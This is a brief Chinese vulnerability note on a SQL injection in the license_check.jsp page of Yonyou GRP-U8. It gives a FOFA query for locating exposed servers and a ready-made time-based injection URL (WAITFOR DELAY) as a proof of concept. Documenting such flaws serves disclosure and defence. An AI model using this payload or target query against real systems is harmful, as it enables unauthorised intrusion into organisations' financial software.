## 用友 GRP-U8 license\_check.jsp 存在sql注入

**0x01漏洞描述**

 用友 GRP-U8 license\_check.jsp 存在sql注入，攻击者可利用该漏洞执行任意SQL语句，如查询数据、下载数据、写入webshell、执行系统命令以及绕过登录限制等。

**0x02漏洞复现**

1. fofa

app="用友-GRP-U8"




1. 部分界面如下



1. POC

/u8qx/license\_check.jsp?kjnd=1';WAITFOR%20DELAY%20'0:0:3'--



1. sqlmap验证如下

